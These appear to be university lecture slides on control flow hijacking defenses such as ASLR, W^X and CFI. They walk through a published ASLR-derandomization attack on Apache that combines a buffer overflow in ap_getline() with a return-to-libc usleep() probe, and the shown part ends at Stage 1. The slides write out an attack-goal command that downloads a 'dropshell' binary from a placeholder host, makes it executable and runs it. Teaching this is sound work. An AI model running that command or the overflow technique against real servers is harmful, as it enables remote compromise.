



CSE 127: Computer Security

Control Flow Hijacking

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October 17, 2017

Control Flow Hijacking Defenses


- ❖ Avoid unsafe functions
- ❖ Stack canary
- ❖ Separate control stack
- ❖ Address Space Layout Randomization (ASLR)
- ❖ Memory writable or executable, not both (W[^]X)
- ❖ Control flow integrity (CFI)

ASLR


Address Space Layout Randomization

- ❖ Change location of stack, heap, code, static variables
- ❖ Works because attacker needs address of shellcode
- ❖ Layout must be unknown to attacker
 - Randomize on every launch (best)
 - Randomize at compile time
- ❖ Implemented on most modern OSes in some form

PaX ASLR



Traditional



Derandomizing ALSR

On the Effectiveness of Address-Space Randomization

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Derandomizing ASLR

- ❖ **Attack goal:** call `system()` with attacker argument:

```
wget http://www.example.com/dropshell ;  
chmod +x dropshell ; ./dropshell
```
- ❖ **Target:** Apache daemon
 - Forks child processes to handle client interaction
 - **Vulnerability:** buffer overflow in `ap_getline()`
- ❖ **Defense assumption:** PaX ASLR enabled
- ❖ **Defense assumption:** W \oplus X enabled


Planning the Attack

❖ How do we inject shellcode?

- Cannot use normal shell code because of $W\oplus X$
- Call `system()` located in `libc`!

❖ Where is `libc`?

- Inside mapped region (it's a shared object)



Derandomizing ASLR

- ❖ **Attack Stage 1:** Find base of mapped region
- ❖ **Attack Stage 2:** Call system with command string

Mapped area:




fixed

random
(16 bits)

zero

Attack Stage 1

- ❖ Overflow buffer in `ap_getline()`
- ❖ Overwrite saved EIP with guessed location of `usleep()` in `libc`
 - Base + offset of `usleep` in mapped region
- ❖ Provide non-zero byte argument to `usleep()`



Attack Stage 1

- ❖ Overflow buffer in `ap_getline()`
- ❖ Overwrite saved EIP with guessed location of `usleep()` in `libc`
 - Base + offset of `usleep` in mapped region
- ❖ Provide non-zero byte argument to `usleep()`


...
0x01010101
0xDEADBEEF
addr of <code>usleep()</code>
0xDEADBEEF
buffer to overflow

Attack Stage 1

EIP ➤ `pop ebp`
`ret`

Inside `usleep()`:
...
`ret`

ESP ➤



Attack Stage 1


EIP ➔ pop ebp = 0xDEADBEEF
ret will SEGFAULT when accessed)

Inside usleep():

...

ret

ESP ➔




Attack Stage 1

EIP ➤
`pop ebp`
`ret`

Inside `usleep()`:
...
`ret`

ESP ➤



Attack Stage 1


argument to usleep()

address to return
to from usleep()


```
pop ebp  
ret
```

EIP ► Inside usleep():

```
...  
ret
```



Attack Stage 1



Attack Stage 1

SEGFault!


```
pop ebp  
ret
```

ESP ➤

```
Inside usleep():
```

```
...
```

```
EIP ➤ ret
```




Attack Stage 1

- ◆ **If we guessed `usleep()` address right:**
Server will freeze for 16 seconds, then crash
- ◆ **If we guessed `usleep()` address wrong:**
Server will (likely) crash immediately
- ❖ Use this to tell if we guessed base of mapped region correctly

